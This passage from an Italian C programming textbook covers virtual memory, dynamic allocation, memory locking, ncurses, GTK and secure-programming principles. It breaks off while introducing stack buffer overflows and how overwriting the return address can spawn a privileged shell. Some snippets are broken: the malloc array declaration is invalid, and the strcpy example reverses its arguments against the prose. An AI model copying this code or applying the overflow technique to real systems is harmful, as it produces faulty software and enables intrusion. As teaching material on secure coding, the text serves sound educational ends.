- EACCES Non si hanno comunque i permessi di cambiare la priorità dinamica del processo.

Capitolo 27

Memoria

27.1 Introduzione

Come abbiamo già avuto modo di far notare anche la memoria [1]è una risorsa di sistema. Abbiamo tuttavia ritenuto opportuno procedere alla sua trattazione in un capitolo separato. I motivi di questa scelta sono piuttosto intuibili: è la memoria la prima risorsa di sistema con cui il programmatore viene a contatto durante la programmazione (e questo è ancora più valido se si è agli inizi).

La memoria occorre per memorizzare variabili staticamente e dinamicamente, la memoria interviene assiduamente nello scambio dei dati, la memoria allocata può essere modificata per fini anche maliziosi. Insomma essa è la prima risorsa sulle cui limitazioni il programmatore comincia a riflettere nel tentativo di ottimizzare e/o rendere più sicuro il codice.

Alcune funzioni sono già state proposte in precedenza, in questo capitolo le rivedremo in maniera più approfondita secondo gli schemi che, da qualche capitolo, dovrebbero ormai essere acquisiti.

27.2 Memoria virtuale

Durante un'intera sessione di lavoro la RAM svolge un ruolo estremamente dinamico, essa cambia configurazione in maniera rapida e continua. Ogni processo, per poter essere eseguito, deve occupare una propria porzione di RAM.

[1]Il termine memoria è assai generale, in fondo la cache, la memoria secondaria (hard disk), terziaria sono altre forme di memoria. In questo capitolo tuttavia ci riferiremo col termine "memoria" principalmente alla memoria primaria, ossia alla RAM(random access memory)

Ciò è dovuto al fatto che le istruzioni di cui il processo è composto necessitano di memoria per poter essere eseguite ma anche le variabili utilizzate dal processo stesso devono risiedere in memoria per poter essere utilizzate. Col proseguire della sessione di lavoro, più processi vengono avviati, terminati e sospesi creando una situazione estremamente caotica nella memoria cosicché risulta praticamente impossibile, per un processo che va in esecuzione, allocare la memoria necessaria in un segmento fisico continuo. Per questo motivo la RAM vitale per il processo sarà allocata su più segmenti **non contigui** di memoria. Una situazione altrettanto comune è quella per cui la RAM è sufficientemente estesa per poter contenere tutti i processi in esecuzione. Per risolvere questi problemi è stata introdotta la tecnica della virtual memory.

La memoria virtuale può essere pensata come un array estremamente grande e dinamico di indirizzi, a questi indirizzi (chiamati *indirizzi logici*) corrispondono, ma non solo, gli indirizzi della memoria fisica (chiamati appunto *indirizzi fisici*). Le differenze fondamentali sono queste:

- Mentre un processo viene allocato in memoria fisica con ranges di indirizzi non continui, nella memoria virtuale gli indirizzi fisici corrispondono ad un range continuo di indirizzi logici. Questo comporta una più facile gestione della memoria anche da parte del programmatore. Il blocco di indirizzi logici riservato ad un processo viene chiamato *virtual Address Space* relativo al processo stesso.

- Nella virtual memory possono essere presi mappati [2] anche indirizzi che non appartengono alla memoria principale (ad esempio indirizzi di memoria secondaria) quindi parte della memoria di un processo, quella che viene utilizzata con minore frequenza, può risiedere direttamente sull'hard disk senza danneggiare le prestazioni in maniera significativa e, soprattutto, ignorando la barriera rappresentata dall'estensione della memoria principale.

In Linux la memoria virtuale è divisa in "porzioni" di 4 Kb l'una chiamate *Pagine* . Ci si può riferire quindi a "pagine di memoria virtuale". Come abbiamo già avuto modo di far notare ad ogni pagina di memoria virtuale corrisponde una parte di memoria fisica chiamata *Frame*.

Naturalmente, forse lo avrete intuito, se tra pagine di memoria virtuale e frames di memoria fisica ci fosse una corrispondenza 1 a 1 la cosa sarebbe tremendamente inefficiente. Pensate infatti alle funzioni della libreria GNU C usate da ogni processo: nel caso di corrispondenza 1 a 1 ogni pagina di

[2] S'intende per *mapping* l'operazione necessaria a far corrispondere ad indirizzi logici della memoria virtuale degli indirizzi fisici della memoria fisica (non necessariamente principale)



Figura 27.1: Mapping della memoria virtuale.

memoria virtuale che si riferisce a tali funzioni dovrebbe avere un proprio corrispondente fisico anche se, come poi è, le funzioni non variano da processo a processo. Per questo motivo alcune pagine di memoria virtuale possono essere mappate sullo stesso frame. In questo modo, ad esempio, le librerie GNU C verranno allocate in frames a cui, uniformamente, si riferiranno tutte le pagine di memoria virtuali che ne fanno uso (Fig 27.1).

In precedenza si è detto che indirizzi logici potevano riferirsi ad indirizzi fisici che identificavano porzioni di memoria secondaria (o comunque non principale) nei quali erano memorizzati dati ad accesso non frequente. L'operazione avente come scopo il mappare frames di memoria secondaria su pagine di memoria virtuale (in poche parole l'operazione di "allocare memoria sul dispositivo di storage secondario) ha un nome ben preciso: si chiama *paging* . tuttavia, come sappiamo, per potere essere eseguite le istruzioni devono risiedere su memoria primaria. Qualora il programma tentasse di accedere a pagine di memoria che, in virtú del *paging*, si riferiscono a frames sull'hard

disk (quest'operazione prende il nome di *page fault*), allora il processo verrà immediatamente sospeso, il frame in questione verrò spostato nella memoria principale e in seguito il processo potrà riprendere. lo spostamento da memoria secondaria a memoria centrale prende il nome di *paging in* .

27.3 Allocazione della memoria

Quando un processo viene avviato (tramite una funzione della famiglia exec) viene allocata memoria atta a contenere le istruzioni del programma, le costanti e qualche variabile. Naturalmente la memoria allocata in questo modo non può essere sufficiente [3]. Per questo una volta che il programma inizia ad essere eseguito viene allocata altra memoria. Per quanto abbiamo detto precedentemente ad un processo è associato un insieme continuo di indirizzi logici (segmento di memoria virtuale), tale segmento viene usualmente diviso in 3 parti distinte:

1. text segment
   Contiene le istruzioni e le costanti del programma.

2. data segment
   Contiene variabili del programma e può essere modificato in estensione.

3. stack
   Stack del programma. Dati necessari all'esecuzione.

Anche la memoria relativa alle variabili del programma può essere allocata secondo tre diverse modalità:

1. Statica
   Questa modalità di allocazione è riservata alle variabili dichiarate come static ed alle variabili globali. La memoria, allocata al cominciare dell'esecuzione, ha dimensioni fisse e non viene mai rilasciata se non alla fine del programma.

2. Automatica
   Utilizzata per variabili dichiarate come automatic, e per variabili locali. La memoria viene liberata al termine dell'esecuzione inerente il blocco di codice relativo alle variabili.

3. Dinamica
   Utilizzata per allocare memoria durante l'esecuzione del processo.

[3] Basti pensare che non viene allocata memoria per tutte le variabili.

27.4 Allocazione dinamica

Nello scrivere un programma non sempre il programmatore ha la possibilità di conoscere di quanta memoria avranno bisogno i dati se questi non dipendono dalla sua volontà. Se il programma richiede l'inserimento di dati da parte di un utente esterno, ad esempio, questa situazione è tutt'altro che infrequente. Una soluzione consistere nell'allocare abbastanza memoria per far fronte al caso peggiore. Quest'approccio tuttavia presenta due limitazione di estrema importanza:

1. Non sempre è possibile individuare il caso peggiore.
2. Allocando memoria per la situazione peggiore, nel caso molto frequente che questa non si verifichi, si andrebbe incontro ad uno spreco anche molto elevato di risorsa.

Per ovviare a questo problema è stata introdotta l'allocazione dinamica della memoria che può essere implementata tramite le liste, come abbiamo già visto nel capitolo 9 oppure attraverso funzioni che andiamo ad analizzare.

27.5 Funzioni per l'allocazione dinamica

27.5.1 La funzione malloc

Function: void * malloc (size_t SIZE)

Questa funzione è utilizzata per allocare un blocco di memoria delle dimensioni di SIZE bytes. Viene restituito un puntatore all'inizio di tale area di memoria. Quello che occorre notare è che il puntatore restituito è un puntatore a void questo comporta che per essere utilizzata ci sarà necessità di un casting esplicito. Supponiamo per esempio che si voglia allocare memoria atta a contenere n interi, si potrebbe scrivere qualcosa del genere:

```
1  int array[]; /* Dichiarazione */
2  array = (int *)malloc(n * sizeof(int));
```

In questo modo verrà allocata memoria atta a contenere n interi e poi, mediante il casting, effettivamente gestibile come un array di n elementi. Qualora voleste utilizzare lo stesso metodo per allocare una stringa abbiate cura di aggiungere sempre un byte in più per il carattere di terminazione linea.

Nel caso non ci sia abbastanza memoria da allocare allora viene restituito un puntatore nullo. Occorre sempre verificare l'effettiva riuscita della chiamata per evitare errori a dir poco disastrosi.

27.5.2 La funzione calloc

Function: void * calloc (size_t COUNT, size_t SIZE)

Alloca una quantità di memoria nello heap[4] pari a COUNT * size bytes. I Bytes allocati vengono inizializzati a 0. In caso di fallimento della chiamata viene restituito un puntatore nullo. Occorre sempre verificare l'esito della chiamata per motivi piuttosto evidenti.

27.5.3 La funzione realloc

Function: Function: void * realloc (void *PTR, size_t NEWSIZE)

Può accadere, durante l'esecuzione di un programma, che un blocco di memoria allocato dinamicamente abbia dimensioni troppo piccole per poter essere riutilizzato. È possibile ridefinire le dimensioni di tale blocco attraverso questa funzione. La porzione di memoria puntata da PTR viene ad assumere dopo la chiamata le dimensioni di NEWSIZE bytes. Viene quindi restituito un puntatore all'inizio dell'area di memoria modificata. In caso di errore il blocco non viene modificato ma viene restituito un puntatore nullo.

27.5.4 La funzione free

Function: void free (void *PTR)

La memoria allocata dinamicamente non viene deallocata al termine del programma per questo motivo, se molti processi utilizzassero in sequenza l'allocazione dinamica ad un certo punto questa fallirebbe. Per far in modo che la memoria allocata in maniera dinamica possa essere deallocata, al termine del suo effettivo utilizzo, è stata appositamente questa funzione. Essa semplicemente dealloca il blocco di memoria puntato da PTR.

27.6 Locking della memoria

Se il *paging in* della memoria era lo spostamento di frames dalla memoria secondari alla memoria primaria, l'operazione inversa prende il nome di *paging*

[4]Parte della memoria destinata all'allocazione dinamica

out . Entrambe gli spostamenti richiedono tempo e, per questo rallentano l'esecuzione del programma. È tuttavia possibile evitare l'operazione di *paging out* effettuando il locking delle pagine di memoria. Nel caso in cui la pagina di memoria si riferiva ad un frame su memoria secondaria allora viene immediatamente effettuato il *paging in* inibendo, per la stessa pagina il *paging out*. Sono 2 i fondamentali motivi per cui, alcune volte, può essere auspicabile il locking della memoria:

1. **Incremento delle prestazioni**
   Come detto precedentemente, essendo inibita l'operazione di *paging out* per una determinata area di memoria si evita anche la situazione di*page fault* evitando quindi sospensioni del processo ed operazioni di *paging in* che richiedono tempo.

2. **Sicurezza**
   Dati critici, come password, possono, per il *paging out* essere trasferiti sull'hard disk. essendo quest'ultimo un supporto di memoria permanente e soggetto a modifiche non molto di frequente risulterebbe più semplice, per individui con scopi maliziosi, individuare e leggere tali dati. Al contrario la struttura di allocazione della RAM è soggetta a continui cambiamenti e per questo risulta certamente più sicura.

27.7 Funzioni per il Locking della memoria.

Per poter utilizzare le seguenti funzioni occorre includere nel sorgente del programma il file header `sys/mman.h`.

27.7.1 La funzione mlock

Function: int mlock (const void *ADDR, size_t LEN)

Questa funzione effettua il locking su una porzione di memoria del processo chiamante. tale porzione è individuata dai due parametri passati come argomenti: comincia dall'indirizzo ADDR e ha una lunghezza di LEN bytes. In caso di successo viene ritornato 0, altrimenti -1.

La variabile *errno* può assumere uno dei seguenti valori:

- ENOMEM
  Nel caso in cui il range di indirizzi non sia completamente contenuto nel *virtual address space* del processo. Oppure se si supera il limite effettivo delle pagine per cui è possibile effettuare il locking.

- EPERM
  Nel caso in cui il processo chiamante non è privilegiato.

- EINVAL
  Nel caso si sia specificata una lunghezza negativa.

- ENOSYS
  Nel caso in cui il kernel ddel sistema che si usa non implementi l'operazione di locking.

27.7.2 La funzione mlockall

Function: int mlockall (int FLAGS)

Questa funzione opera il locking di tutte le pagine di memoria del processo chiamante. Il parametro FLAGS con rispettivi significati sono:

- MCL_CURRENT Viene effettuato il locking delle pagine correntemente appartenenti al processo.

- MCL_FUTURE Viene effettuato il locking delle pagine che, nell'evoluzione del processo, verranno aggiunte al *virtual address space*.

La chiamata di questa funzione può richiedere tempo nel caso in cui debbano essere effettuate delle operazioni di paging in. Il valore di ritorno in caso di successo è 0, altrimenti -1.

La variabile *errno* può assumere uno dei seguenti valori:

- ENOMEM
  Nel caso in cui il range di indirizzi non sia completamente contenuto nel *virtual address space* del processo. Oppure se si supera il limite effettivo delle pagine per cui è possibile effettuare il locking.

- EPERM
  Nel caso in cui il processo chiamante non è privilegiato.

- EINVAL
  Nel in cui bits non definiti di FLAGS non siano uguali a zero.

- ENOSYS
  Nel caso in cui il kernel del sistema che si usa non implementi l'operazione di locking.

27.7.3 La funzione munlock

Function: int munlock (const void *ADDR, size_t LEN)

Effettua l'operazione inversa della funzione mlock().

27.7.4 La funzione munlockall

Function: int munlockall (void

Effettua l'operazione inversa di mlockall

Capitolo 28

Ncurses

28.1 Introduzione

Le librerie *ncurses* sono una valida via da percorrere nel caso si voglia dotare il proprio programma di una semplice interfaccia grafica. Tale interfaccia tuttavia non potrà essere utilizzata in ambiente X se non tramite una console virtuale. Le *ncurses*, infatti, lavorano esclusivamente in ambiente a riga di comando. Ciò non deve essere considerato come una limitazione per i seguenti motivi:

1. Qualora si volessero creare interfacce grafiche in accordo col proprio gestore di finestre sarebbe buona regola utilizzare le librerie, e gli strumenti di sviluppo, che questo mette a disposizione.

2. L'ambiente console, se pur molto spartano, consente una maggiore leggerezza e quindi una maggiore velocità di esecuzione del programma. Senza contare che se l'interfaccia grafica è ben creata, tramite le ncurses, essa può risultare comunque gradevole ed esplicativa.

La maggior limitazione che ci si può trovare a fronteggiare nella creazione di un'interfaccia grafica che venga correttamente visualizzata su console è la dimensione di quest'ultima. Essa infatti è piuttosto ridotta e per questo motivo fa si che l'interfacce create, quando si debbano mostrare parecchie informazioni, siano molto modulari. Ciò comporta innanzitutto un primo approccio piuttosto analitico da parte del programmatore: poiché a video potrà essere presentata una limitata quantità di informazione egli dovrà partizionarla nel miglior modo possibile oltre a cercare le modalità maggiormente esplicative di mostrare le varie parti. Su di una console virtuale queste limitazioni vengono in parte a cadere, essendo questa di dimensioni arbitrarie,

tuttavia un programma che sfrutti gli spazi di una console virtuale potrebbe, a meno di artifizi vari, non essere portabile in modalità non grafica. Questo comporterebbe quindi il venir meno del principale motivo di utilizzo delle *ncurses*.
Per poter compilare un programma che utilizza le librerie *ncurses* occorre rendere nota la cosa al compilatore utilizzando l'opzione `-lncurses` in questo modo:

`gcc -o programma programma.c -lncurses` e naturalmente, all'interno del nostro programma dovrà essere presente l'inclusione dell'header specifico

```
#include <ncurses.h>
```

28.2 Cominciare

Si prenda in considerazione il breve programma sottostante:

```
#include <ncurses.h>

int main(void)
{
initscr();
printw("Ciao, sono il tuo primo programma con ncurses, premi un tasto per
            uscire")
refresh();
getch();
endwin();
return 0;
}
```

La prima funzione che incontriamo è `iniscr()`. Essa ha lo scopo di inizializzare il terminale al fine di poter utilizzare le librerie *ncurses*, pulendo lo schermo e allocando memoria per la window principale: stdscr ed alcune altre strutture necessarie. La successiva `printw` stampa un breve messaggio a video e non necessita di ulteriori spiegazioni, almeno per ora. La funzione `refresh()` ridisegna stdscr aggiornandolo con le eventuali modifiche apportate mentre `endwin` libera la memoria allocata dalle strutture sopracitate. Sorvoliamo per il momento la `getch()`.

Capitolo 29

GTK minimalia

Il nome GTK sta per Gimp Tool Kit, ed é un insieme di librerie grafiche portabili che sono state sviluppate appositamente per realizzare il programma Gimp, oltre ad essere state utilizzate per il Window manager GNOME. Queste librerie possiedono un'interfaccia per molti linguaggi diversi e, ovviamente, non poteva certo mancare il C, essendo per di piú il linguaggio con cui sono nate. L'utilitá di queste consiste appunto nella possibilitá di realizzare interfacce grafiche per X, finestre con pulsanti, barre di scorrimento... etc.

Il programma minimo con il quale si consiglia di cominciare, anche per verificare che la compilazione vada a buo fine é il seguente:

```
 1  #include<stdio.h>
 2  #include<gtk/gtk.h>
 3
 4  int main(int argc, char *argv[])
 5  {
 6
 7    GtkWidget *window;
 8
 9    gtk_init(&argc, &argv);
10    window = gtk_window_new(GTK_WINDOW_TOPLEVEL);
11    gtk_widget_show(window);
12
13    gtk_main();
14    return(0);
15
16  }
```

Dove va rimarcata la presenza delle funzioni:

```
gtk_init(&argc, &argv);
```

che ha il fine di svolgere tutte le operazioni necessarie all'inizializzazione della libreria, e a presentare al programmatore un'interfaccia che non dipenda dalle particolari risorse di sistema, quale la particolare mappa di colori disponibili... etc. Questa chiamata sará presente in tutti i programmi che fanno uso della libreria GTK, insiema alla direttiva

```
#include<gtk/gtk.h>
```

Si nota inoltre l'istruzione

```
gtk_main();
```

presente altresí in tutti i programmi, e che determina l'attesa, da parte del programma, di eventi di particolari eventi di X.

Per compilare, occorrerá passare dei particolari parametri dalla riga di comando, che assumerá l'aspetto seguente:

```
cc ‘gtk-config --libs‘ ‘gtk-config --cflags‘ -o primo primo.c
```

Si badi bene che

```
‘gtk-config --libs‘
```

e

```
‘gtk-config --cflags‘
```

vanno racchiusi tra apici inversi, ovvero, il segno tipografico che si ottiene digitando `ALTgr + '` L'effetto dei due comandi riportati tra apici inversi, e che quindi vengono passati come parametri al compilatore, è quello di specificare le corrette opzioni di linking con la posizione esatta nel sistema delle librerie; il tutto, si badi, con l'effetto di rendere cosi' portabile il codice.

il programma sopra puo' quindi essere compilato piú agevolmente realizzando e facendo eseguire il seguente makefile:

```
CC=gcc

all: primo.c
        $(CC) ‘gtk-config --libs‘ ‘gtk-config --cflags‘ -o primo primo.c
```

o un makefile che abbia un aspetto analogo, cambiando debitamente il nome del sorgente che si sta editando e dell'eseguibile.

Giacché puó rivelarsi indubbiamente noioso, per ogni sorgente che si realizza, creare piú o meno il medesimo makefile, si potrebbe decidere di automatizzarne la creazione, appena ci si accinge a scrivere un nuovo programma, con uno script come quello che segue, e che consigliamo:

```
#!/usr/bin/perl

if ( $#ARGV == -1 )
        {
        print "\e[1;31m \tInserisci il nome del file da creare \e[00m\n\t";
        $nomefile = <STDIN>;
        chop($nomefile);
        }
else    {
        $nomefile = $ARGV[0];
        }


# < Definizione variabili >


$C="c";

($preambolo)=<<EOT;
/*
 by NOME COGNOME
 */

#include<stdio.h>
#include<gtk/gtk.h>

int main(int argc, char *argv[])
{

  GtkWidget *window;

  gtk_init(&argc, &argv);
  window = gtk_window_new(GTK_WINDOW_TOPLEVEL);
  gtk_widget_show(window);

  gtk_main();
  return(0);

}
EOT
```

```
#$nome_file_con_est = $nomefile.c;
open( MIO_GTK,  ">$nomefile.c");
print MIO_GTK "$preambolo";
close( MIO_GTK );

print"Il file $nomefile.$C é stato creato nella dir. corrente.\n\n";

($makefile)=<<EOT;

all: $nomefile.$C
        cc `gtk-config --cflags --libs` $nomefile.$C -o $nomefile
EOT


open(MIO_MAKEFILE, ">Makefile");
print MIO_MAKEFILE "$makefile";
close(MIO_MAKEFILE);
```

Lo script sopra si preoccupa inoltre di creare un nuovo sorgente [1] contenente la funzione `main()` minimale che, altrimenti, si dovrebbe riscrivere tutte le volte daccapo.

[1] NB: se ne esiste uno con lo stesso nome lo sovrascrive !

Parte IV

Secure Programming

Capitolo 30

La programmazione sicura

30.1 Introduzione

In questa parte dell'opera considereremo acquisiti gli aspetti del linguaggio C inerenti le sue regole sintattiche e semantiche nonché l'utilizzo dei suoi costrutti: daremo quindi per scontato che sappiate programmare ed utilizzare quanto visto finora. Ma saper programmare è assai diverso dal farlo in maniera *robusta*. Per ***programmazione robusta*** o ***Boomb Proof Programming*** intendiamo infatti uno stile di programmazione teso alla creazione di un programma ragionevolmente "sicuro" ossia un programma che sia:

- **Privo di terminazioni anormali**
- **Esente dall'esecuzioni di azioni e/o operazioni non previste dal programmatore**

Tale obiettivo si raggiunge mediante l'attenersi, durante la fase di sviluppo del software[1], a 4 principi fondamentali che andiamo ad esporre:

1. **Stupidity:**
   Si deve sempre assumere che l'utente del programma non abbia alcuna conoscenza di programmazione nè si debba necessariamente documentare. Egli non deve essere a conoscenza delle funzioni che sta chiamando nè delle strutture dati che sta utilizzando (*Information Hiding*). Da ciò deriva il fatto che gli eventuali messaggi di errore da parte del programma dovranno essere piú chiari possibile, il piú autoesplicativi possibile. Non dovranno essere utilizzati dunque codici di errore in tali messaggi

[1] Si faccia bene attenzione al fatto che la fase sviluppo di un programma comprende **anche** la sua codifica **ma non solo**.

e, qualora si rendessero effettivamente necessari, essi dovranno essere assolutamente non ambigui.

Al verificarsi di un'errore, inoltre, il software dovrà avere tutte le routine che si rendano necessarie al fine di poterlo gestire in maniera assolutamente non dannosa, cercando di porre rimedio e/o nei casi peggiori terminando l'esecuzione. Tutto ciò perché l'errore non abbia a propagarsi.

2. **Dangerous Implements:**
   Identifichiamo col termine *Dangerous Implements* ogni dato o struttura dati (anche esterne) che le routines del programma si aspettano rimanga invariato durante l'esecuzione del programma. Qualora si verificassero delle inconsistenze infatti delle funzioni potrebbero non funzionare o comportarsi in maniera non prevista.

3. **Can't Happen:**
   Uno degli errori piú frequenti durante la scrittura di un programma è quello di sottovalutare le situazioni ritenendo che determinate circostanze non possano mai verificarsi. Ebbene occorre valutare effettivamente molto bene i limiti entro i quali i dati si trovano a cambiare ed entro i quali essi devono essere gestiti anche, e soprattutto, a fronte del fatto che l'utente non conosce quello che si cela dietro il programma e, per questo motivo, può fornire input errati anche nella forma.

4. **Paranoia:**
   Questo principio, posto volutamente a chiusura dell'elenco, è un principio che deve essere interpretato con un minimo di buonsenso. Teoricamente, ogni porzione di codice non scritta da noi (le librerie in poche parole) è a rischio sicurezza. Ogni parte di codice andrebbe dunque ispezionata per evitare che codice maligno si annidi all'interno delle routines definite da altri. A questo punto, naturalmente, subentra il buonsenso di ognuno di noi che ci spinge a controllare solo quelle librerie poco utilizzate o mal conosciute dalla comunità degli sviluppatori. Tali librerie posso essere infetti definite "a rischio"[2]

[2]Si noti tuttavia come questo non significhi che le librerie piú conosciute ed utilizzate siano immuni da errori di programmazione che possono compromettere la sicurezza di un programma. Semplicemente il loro codice sarà maggiormente ispezionato e, come tale, ragionevolmente piú sicuro.

30.2 Pensare alla sicurezza

Per poter scrivere un programma sicuro occorre avere in mente, sempre presente, la sicurezza stessa, ossia occorre porsi alcune domande fondamentali riguardanti il programma e l'ambiente con cui esso interagirà. In particolar modo occorre definire cosa al programma **verrà permesso di fare** e cosa invece **non avrà il permesso di fare**. Si pensi ad esempio all'accesso e/o alla modifica del filesystem i cui limiti sono stabiliti fondamentalmente dall'amministratore di sistema o, addirittura da leggi o regole interne. Occorrerà poi pensare a come implementare le funzioni stesse del programma. Parte dei problemi di sicurezza del software dipendono infatti da:

- Uso errato del cambiamento di privilegi del programma.
- Assunzioni errate riguardo l'atomicità di alcune funzioni.

Sarà dunque necessario prendere sempre in considerazione i seguenti principi:

1. Principio del Minimo Privilegio;
2. Principio della Sicurezza di Default;
3. Principio della semplicità dei Meccanismi;
4. Principio dell'Open Design;
5. Principio del Check Completo;
6. Principio del Minimo del Meccanismi Comuni;
7. Principio della Separazione dei Privilegi;
8. Principio dell'Accettabilità Psicologica;

30.2.1 Il Principio del Minimo Privilegio

Ogni processo relativo ad un programma dovrà essere eseguito con solo con i privilegi che gli sono strettamente necessari. Come abbiamo visto, tuttavia, nel capitolo relativo agli utenti ed ai gruppi tali privilegi posso anche essere modificati all'interno della sua esecuzione. In ogni momento tuttavia i privilegi relativi a ciascun processo dovranno essere solo quelli strettamente necessari allo svolgimento delle sue funzioni.

30.2.2 Il Principio della Sicurezza di Default

Eventuali privilegi vanno concessi durante l'esecuzione dei processi, se necessari, ma devono essere negati di default. Eventuali errori verificatisi durante l'esecuzione privilegiata dovranno riportare immediatamente i processi in esecuzione non privilegiata in modo da non danneggiare comunque la sicurezza del sistema stesso.

30.2.3 Il Principio della semplicità dei Meccanismi

Anche un programma complesso deve essere composto di varie routines e processi che svolgono parte autonoma del lavoro, accentuando cosí la modularità del software prodotto. Un'alta modularità e un basso accoppiamento[3] comportano una piú facile individuazione di eventuali falle all'interno del software facilitandone la manutenzione.

30.2.4 Il Principio dell'Open Design

La sicurezza di un software non deve essere implementata tramite occultamento di particolari implementativi (peraltro inconcepibile nel software open source) ne attraverso l'utilizzo di strumenti esterni. Sono naturalmente accettati la crittazione dei dati e l'utilizzo di password etc...

30.2.5 Il Principio del Check Completo

L'accesso ad ogni risorsa dovrebbe essere oggetto di checking prima di essere effettuato in lettura, in scrittura ed esecuzione. Tale operazione di validazione deve essere effettuata all'interno del software stesso poiché, come sapete, un ad processo privilegiato il sistema stesso non oppone resistenza, esso può dunque modificare tutto il filesystem.

30.2.6 Il Principio del Minimo dei Meccanismi Comuni

Occorre cercare di limitare al massimo la condivisione delle risorse e dei canali di comunicazione, al fine di ridurre rischi di inconsistenza dei dati e problemi di memory leak, ad esempio.

[3] per *accoppiamento* si intende la dipendenza tra le parti del programma

30.2.7 Il Principio della Separazione dei Privilegi

L'assegnazione dei privilegi deve poter essere effettuata previa verifica di multiple condizioni in modo da poter effettuare una migliore gestione degli stessi.

30.2.8 Il Principio dell'Accettabilità Psicologica

Tutte le limitazione che proponiamo per mantenere la sicurezza del sistema e del software dovranno limitare al minimo i disagi per l'utente. In poche parole questo non si deve sentire frustrato ed immobilizzato dalle "clausole di sicurezza" che utilizziamo.

Capitolo 31

Buffer Overflow

31.1 Introduzione

L'informatica si sviluppa molto velocemente, sistemi informatici gestiscono spesso situazioni critiche in cui la vita stessa dell'uomo dipende dalla pronta e corretta reazione del sistema informatico. In uno scenario come questo capirete certamente come sia di vitale importanza il concetto di *Secure Programming* . Programmare in maniera sicura significa fondamentalmente evitare che dati insoliti o errati non solo non causino l'interruzione improvvisa del programma (siano quindi in un qualche modo gestiti) ma anche che non facciano compiere al programma azioni potenzialmente pericolose. Le tecniche di attacco ad un sistema informatico che sfruttano *buffer overflows* tendono, in genere, a seguire la seconda strada, permettendo all'attaccante di prendere possesso del sistema stesso.

31.2 non lo so

Definiamo buffer una blocco continuo di memoria che contiene dati del medesimo tipo, generalmente viene associato ad un array.

Nel capitolo relativo al GDB ed agli Stack Frames abbiamo avuto modo di introdurre il concetto di stack di un programma identificandolo come un area di memoria a disposizione del programma stesso per l'allocazione dei dati come variabili dinamiche a run time mentre la memoria necessaria alle variabili dichiarate come static viene allocata a load time. Naturalmente, come certo avrete intuito, se nello stack viene allocata memoria dinamicamente esisteranno altre regioni di memoria dove verrà effettuata l'allocazione delle risorse per variabili di tipo static e altri dati del programma. Effettivamente un processo occupa tre regioni di memoria ben distinte (Fig.31.1):



Figura 31.1: Organizzazione del processo in memoria

1. **Testo**

   In questa regione di memoria sono accluse le istruzioni del programma ed i dati in sola lettura. L'intera regione è infatti read-only e come tale ogni tentativo di modifica comporterà una violazione di segmento con conseguente terminazione del processo.

   Dati

   Corrisponde alla sezione data-bss dell'eseguibile

   Stack

   Questa regione di memoria è assimilabile ad una PILA con tutto quello che ciò comporta. Maggiori dettagli sono stati forniti nel secondo capitolo relativo all'uso del GDB.

Rimanendo valide (almeno per architetture x86) le osservazioni fatte nel capitolo 12 ricordiamo che, per comprendere appieno quanto andremo a dire sono necessarie conoscenze (anche rudimentali) di Assembly. Sottolineamo inoltre che i registri di CPU EBP e ESP sono utilizzati per puntare rispettivamente alla base del frame ed alla cima dello stack.

31.3 Un piccolo esempio

Consideriamo il codice seguente:



Figura 31.2: Stack prima della chiamata strcpy

```
#include <string.h>

void function(char *str);

void main(void)
{
    char *buffer = "AAAAAAAAAAAAAAAA";
    function(buffer);
}

void function(char *str)
{
    char buff[5];
    strcpy(str, buff);
}
```

Il tentativo di inserire il un stringa troppo ampia all'interno di un buffer di capienza notevolmente minore genera l'interruzione per errore di segmentation fault del programma. Cosa è successo?

Prima della chiamata strcpy lo stack frame di function si presenta come riportato in Fig. 31.2.

Successivamente il buffer verrà riempito ma poiché esso è troppo piccolo per contenere la stringa verranno sovrascritti anche FP (Frame Pointer) e IP (Istruction Pointer). Poiché IP contiene l'indirizzo della successiva istruzione da eseguire all'uscita della funzione questo indirizzo verrà sostituito da 0x41414141 (0x41 = valore esadecimale di A) che, magari, pur essendo un indirizzo valido non appartiene al segmento di memoria assegnato al processo. Questa violazione ne causa quindi l'interruzione. Avrete quindi certamente intuito che facendo puntare tale RET ad un indirizzo facente effettivamente parte del segmento di memoria associato al processo veranno eseguite le istruzioni a partire da tale indirizzo. Se queste istruzioni, ad esempio, generassero una shell, noi otterremmo una shell coi privilegi del programma che l'ha generata quindi, eventualmente, anche i privilegi di root.

Purtroppo quasi mai una programma contiene codice per eseguire una shell, quindi dovremo mettercelo noi. Dove? Ma nel buffer, è ovvio!

31.4 Studio di un caso semplificato

31.4.1 Il codice incriminato

Osservate attentamente il programma seguente:

```
1 #include <stdio.h>
2 #include <string.h>
3
